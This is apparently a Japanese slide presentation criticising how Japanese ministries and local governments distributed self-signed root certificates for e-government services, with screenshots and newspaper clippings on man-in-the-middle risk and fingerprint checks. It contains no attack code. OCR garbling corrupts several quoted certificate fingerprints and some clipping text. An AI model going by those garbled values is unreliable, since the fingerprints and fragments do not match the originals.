 - 偽DHCPサーバ
- 可能性の低くない状況
 - ホテルや集合住宅のLANなど

セキュアシールの意味は?

- 信頼マーク
 - 証明の確実性に対する信頼の感覚的表示
 - マークだけ見ても意味がない
 - アクセス先のサーバ証明書が別の認証局から発行されている可能性
 - ブラウザの証明書確認機能で証明書の署名者を確認した上でマークのリンク先を確認する
- 取り消されていないことの確認
 - リンク先の認証局にある確認用データの存在意義はこれだけ(か?)
- 誤った理解
 - 「 社の世界最高レベルの暗号技術を使っています」
 - 「当社は 社の認証を受けています」

テスト証明書で運用しない

- 自己発行証明書では盗聴を防げない
 - man-in-the-middle攻撃を防ぐには、サーバが本物であるかを確認する必要があり、そのためのサーバ証明書であり、ブラウザが信頼済みとしている認証局から発行したものでなくては、攻撃は防げない
- 事例
 - 多くのサイトが、誤った説明をして、安全ではないのに安全であると利用者を誤解させている



俺様認証局の使用を強制しない

- 自己発行のルート証明書をインストールさせる(すなわち認証局の運営)のは容易いことではない
 - 安全な鍵管理体制を整え、CP(証明書発行ポリシー)とCPS(認証局運用規定)を作成して利用者に提示しなくてはならない
 - これは多大な費用を要することで、認証サービス業者からサーバ証明書を買った方が安いだろう
 - ルート証明書を安全に配布しなくてはならない
 - 非ネット経由でフィンガープリントを示して利用者に照合させる必要があり、状況によっては非現実的
- 事例
 - 安易にルート証明書を入れさせるサイト多数

の魅力 | サービス | 商品・利用時間 | 口座開設・お取引 | セキュリティの設定
 定額制とは? | 取引ルール | Q & A | 取扱規定 | システム概要 | データ画面 | 資料請求

平成19年4月2日(月)のシステムのリニューアルこともない、証明書ファイルが新しくなりました。

従来からネットをご利用のお客様は「1.旧証明書の削除」を行なった後、「2.新証明書への更新」と「3.設定の確認など」を行なってください。

新規のお客様は「2.証明書のインストール」と「3.設定の確認など」を行なってください。

設定手順

1. セキュリティの設定方法はブラウザによって異なりますので、ご利用になっているブラウザのメニューバーから「ヘルプ(H)」をクリックし、「バージョン情報(A)」または「Communicatorについて(C)」でブラウザ名、バージョンをご確認下さい。
2. 下の3つの設定例の中からご利用のブラウザ名をクリックして、必ず設定例をご確認下さい。設定例のページを開いた後、予め印刷しておく実際の設定の際に便利です。
 ※FAXでも設定例をご用意いたします。0120- をダイヤルし、ガイダンスに従って5桁の請求番号を入力して下さい。

<設定例>細かいバージョン違いやお客様の環境により、設定例とは異なる場合があります。その際はブラウザのヘルプなどをご参照ください。

をクリックするとページを、pdfをクリックするとpdfファイルで表示します。
 (pdfファイルの表示にはAcrobatReader4.0が必要です。)

	Internet Explorer 5.x の場合	Internet Explorer 4.x の場合	Netscape 4.x の場合
	請求番号04900	請求番号04901	請求番号04902
1.旧証明書の削除 (1は新規の方には必要ありません)	Q pdf	Q pdf	Q pdf
2.新証明書への更新 または 証明書のインストール	Q pdf	Q pdf	Q pdf
3.設定の確認など	Q pdf	Q pdf	Q pdf

*Internet Explorer 3.x および Netscape 3.x はサポート対象外とします。また Netscape 6.xについては検証中です。

このセキュリティ証明書は、表示しようとしているページの名前と一致しません。
 続行しますか?
 はい いいえ

B) 次回より、警告表示を回避したい場合は、下記の手順で証明書のインポートを行なって下さい。

1. 『証明書の表示(V)』をクリックして下さい。


セキュリティの警告

このサイトと密に交わす情報は、ほかの人から読み取られたり変更されることはありません。しかし、このサイトのセキュリティ証明書には問題があります。

- このセキュリティ証明書は、信頼する会社から発行されていません。証明書を表示して、この証明情報を信頼するかどうか決定して下さい。
- このセキュリティ証明書の日付は無効です。
- このセキュリティ証明書は、表示しようとしているページの名前と一致しません。

続行しますか?
 はい いいえ

2. 『証明書のバ』をクリックして下さい。



ルート証明書配布問題

- 「GPKIおよびLGPKIにおけるルート証明書配布方式の脆弱性と解決策」 <http://staff.aist.go.jp/takagi.hiromitsu/#2002.11.1>
 情報処理学会コンピュータセキュリティ研究会, コンピュータセキュリティシンポジウム2002
 - 本論文は, これらの現在稼働中のGPKIおよびLGPKIについて, ルート証明書の配布手段が安全でないとする根拠を示し, このことが電子政府のみならず民間の電子商取引の安全性をも脅かすものであることを示す. また, 代替手法について検討し, これが政策的な問題となる以前に技術的問題である(政策的な制約を満たしたまま技術的に解決可能である)ことを示す.
- 総務省のシステムはそれなりに改善された
 - フィンガープリントのFAXによる提供
- 論文で名指しされた東京都は、対応せず
- 多数の地方公共団体が新たに問題あるシステムを公開した

総務省の電子認証に欠陥

政府サイトになりすまし可能

個人情報盗用も

きょう論文発表

インターネットを使っ
て政府機関とやり取り
する「電子認証」の脆弱性を
指摘する論文、産業界
が心配になり、利用者の
注意を促している


総務省が発表した論文は、
「電子認証」の脆弱性を
指摘する論文、産業界
が心配になり、利用者の
注意を促している


毎日新聞
2002年11月1日朝刊

総務省が発表した論文は、
「電子認証」の脆弱性を
指摘する論文、産業界
が心配になり、利用者の
注意を促している

信頼できない証明書

- 中央官庁や地方公共団体の多くで、電子申請システムなどにアクセスするとこうした警告が出る





安全な通信を行うための証明書の説明 - Microsoft Internet Explorer

アドレス http://www.tams.metro.tokyo.jp/soumu/LGPKI_joho_tekyou.nsf/4_PKI_setsume?OpenPage

この証明書が正しいのか
 ことは誰が証明するのか

自分自身を証明する証明書＝ルート証明書

証明書
 証明書の詳細
 証明書の発行元
 Application CA ← 安全な通信を行うための証明書ルート証明書
 www.OO.metro.tokyo.jp

上位のものが正しいと証明


フィンガープリント確認の必要性について

ネットワークでやり取りする情報は、通信途中で内容を書き換えたりしても痕跡が残らない、対面ではないのでなりすましの危険がより大きいなどの特徴があります。

「安全な通信を行うための証明書」についても、フィンガープリント(指印が、[LGPKJホームページ](http://www.lgpkj.jp/))及び各地方公共団体でも公表されますので、そちらとも確認してください。また、証明書の利用方法等についても、[LGPKJホームページ](http://www.lgpkj.jp/)で、CP(証明書ポリシー)及びCPS(認証局運営規程)に記載されていますので、参照して下さい。

証明書が正しいと判断するときだけ、**利用者の責任において**「安全な通信を行うための証明書」を組込んで下さい。少しでも、内容に疑わしい点がある場合は、組込まないで下さい。

戻る



総務省が二十七日に始めた電子申請・届出システムによる「電子申請・届出システム」に、個人情報漏れる恐れがあることが三十日までに明らかになった。ネット経由で行政手続きができる電子政府は二〇〇二年度中にも始まる見込み。安全対策が万全かどうか問われそうだ。

総務省の「電子

このシステムは総務省が管轄している許可申請について、インターネットで定型申請書が、総務省のホームページから安全に送信するだけの電子証明書を入手する必要がある。産業技術総合研究所の高木浩光主任研究員による

と、その人字ページが暗号化されておらず、第三者が総務省になりすまして偽の証明書を送ることが可能という。

欠陥

も明らかになった。総務省のシステムは現在、事業者向けの手続きのみで個人情報扱っていない。「なりすまし」にも煩

個人の情報漏れる恐れ

雑な作業が必要で、直ちに盗難できるわけではない。しかし同システムは政府や地方自治体の電子化のモデルになるとみられ、国民の個人情報を取り扱う際の課題になりそうだ。電子政府は、各府県が独自のシステムを作ることになっており、既に経済産業省と国土交通省がそれぞれ別の業者に発注、作成して

電子証明書 真正確認の手順発表

総務省 個人情報流出を防止

総務省の「電子申請・届出システム」を利用する時に通信の安全性を高めるための電子証明書がすり替えられて個人情報流出する恐れがある問題で、同省は一日、証明書が真正なものか確認する手順を発表した。


ネット閲覧ソフトがインターネットエクスペラーの場合の文字列は、70C 500C 06C8 \$ ECB 1880 BC13 0543 9 ED2 8248 0BE37、ネットスケープコミュニケーションターの場合は、22:D5:44:EC:BA:35:F:8E:EB:57:0E:1A:31:5E:3E:EF

手順は総務省のホームページ


日経新聞 4月2日朝刊社会面


4月3日ごろの「改善」

- ルート証明書とフィンガープリントの配布を、https:// 経由にした
- しかし、その https:// のサーバ証明書は、そのルート証明書で署名されたものだった



総務省 4月3日ごろ






5月上旬の「改善」

- 複数のサイトにフィンガープリントを掲示した
 - 電子政府の総合窓口 総務省行政管理局
<http://www.e-gov.go.jp/fingerprint/soumu.html>

ハッシュ関数	フィンガープリント	確認できるブラウザ
SHA-1	270C 500C C6C8 6ECB 1580 8C13 0543 9ED2 8248 0BE3	Internet Explorer
MD5	22:D5:44:82:CB:A3:FF:8E:EB:97:0E:14:31:5E:3E:EF	Netscape Communicator

- 官報でフィンガープリントの値を公示した


総務省 5月7日 ~



複数サイトに掲示?

- 通信路上でのすり替えを防ぐ効果はほとんどない
 - 被害者近傍ですり替えが行われるなら、全部が同時にすり替えられる
 - すり替え攻撃の危険性は、被害者近傍でのものが現実的(DNS spoofing等)
- サーバに侵入されてデータを改ざんされるおそれに対処する意味では、効果がある
 - これはやった方が良いが、本件とは独立の話題

理想形




- ブラウザベンダに、日本の全各府省のルート証明書（十数個もある!!）を初期信頼点としてもらう
 - そんなこと実現するの??


現実的な解決策

- 解決案(A)
 - <https://www.e-gov.go.jp/>（電子政府の窓口）を**既存認証局の**サーバ証明書で運用し、
 - ここでフィンガープリントを掲示する
 - 最低でもこれではできないか?
- 解決案(B)
 - <https://www.e-gov.go.jp/>（電子政府の窓口）を既存認証局のサーバ証明書で運用し、
 - ここで**各府省のルート証明書を配布**する
 - 自省のサイトで配布しないとだめですか?


解決案 (A)



解決案 (B)




(念のため)注意:
こうせよと言っているのではない(1)



- 官職証明書を民間認証局で発行せよ?
それはもちろんダメ
– こんな話は初めからしていない

(念のため)注意:
こうせよと言っているのではない(2)



- 電子政府のサーバ証明書を、既存民間認証局のもので運用せよ?
– これなら「国策に反する」という反論も妥当かもしれない
だが、そうしるとは言っていない

民間認証局は信頼性が低い?



- ひとつでも信頼性の低い認証局があれば、ブラウザの信頼性はそのレベルに落ちる
- 官製認証局を追加して信頼性が高まるわけではない

官製認証局しかダメというなら

- 官製認証局と「ポリシーが全く同じ」必要があるのなら、そもそも、
 - Webブラウザのルート証明書ストアから、民間認証局を排除(利用者に削除させる)しないといけない
- それは、まったくもって非現実的
 - Webブラウザは電子政府専用ソフトではないのだから

Webブラウザを使うべきでない

- そもそも、Webブラウザの信頼性は高くない
- GPKIが求める信頼性を得るには、
 - ルート証明書ストアから官製認証局以外を削除する、または、
 - 専用ソフトウェアを使用する
 - 専用ソフトウェアがWebブラウザと異なる点
 - 官製認証局しか信頼点としていない
- それでもWebブラウザを使うというのなら
 - 民間認証局を使ってよいという結論になる
 - どのみち信頼性が変わらないのだから

CRYPTRECでは...

- 暗号技術評価報告書 CRYPTREC Report 2001によると
 - CRYPTRECのミッションは暗号の評価に限られるが、以下の節は、ルート証明書の扱いも(かろうじて)取り扱い範囲ではないか?
 - 6.2節 SSL/TLSプロトコルの実装と運用方法の評価
 - ルート証明書に関する記述はない
 - ユーザに手作業でルート証明書ストアに登録させることそのものが想定されなかったのではないか
 - 暗号技術検討会「要件調査ワーキンググループ報告書」にも、ルート証明書に関する記述はない

別の解決策(Windowsの場合)

- CD-ROMで配布するのが現実的でないならば、
 - 配布物のインストーラに電子署名をする
 - .exe ファイルにMicrosoftのAuthenticode機構を使い電子署名する
 - 利用者は、ダウンロードした .exe ファイルの署名を検証した上で起動する
 - **この署名を既存の民間認証局発行の証明書で行う**
- そもそも
 - 主要なソフトウェアは署名されている
 - Sun MicrosystemsのJava 2実行系のインストーラ
 - Adobe SystemsのAcrobat Readerのインストーラ

総務省がFAXサービスを開始

総務省: 電子申請・届出システム - Microsoft Internet Explorer

アドレス(D) http://www1.shinsei.soumu.go.jp/info.html

平成15年3月5日

総務省電子申請・届出システムを安全にご利用いただくために、ブラウザに登録する「安全な通信を行うための証明書」についてフィンガープリントの確認をお願いしていますが、この度、フィンガープリントの正しい値を音声・FAXで案内する「総務省フィンガープリント応答サービス」を開始しました。「安全な通信を行うための証明書」をブラウザに登録する時など、「同証明書のフィンガープリントを確認する際にご利用ください。

なお、総務省フィンガープリント応答サービスの電話番号は、次のとおりです。

03-5461-0173(総務省フィンガープリント応答サービス)

- これで責任を果たしたことになる？

岡山県LGPKIトップページ - Microsoft Internet Explorer

アドレス(D) http://www.pref.okayama.jp/kikaku/joho/lgpkj/#safety_man

証明書フィンガープリント □ **「安全な通信を行うための証明書」とは?**

LGPKI Application CAの自己署名証明書のフィンガープリント(指印)は以下のとおりです。

「安全な通信を行うための証明書」は、電子申請・届出等で接続したホームページが岡山県のホームページに間違いないことを確認するとともに、申請者と岡山県との間でやり取りする情報を外部から盗聴されないよう暗号化するために使用する証明書です。具体的にはお使いのブラウザに組み込んで使用します。

↓

【インターネットエクステンション (sha-1)】

48 9E A1 D5 21 F8 9C 45 46 17
66 E4 CC 7D AD 05 77 25 A3 18

【ネットスケーフ「セキュア」 (MD5)】

FE DF B2 E4 35 98 EF DE 02 78
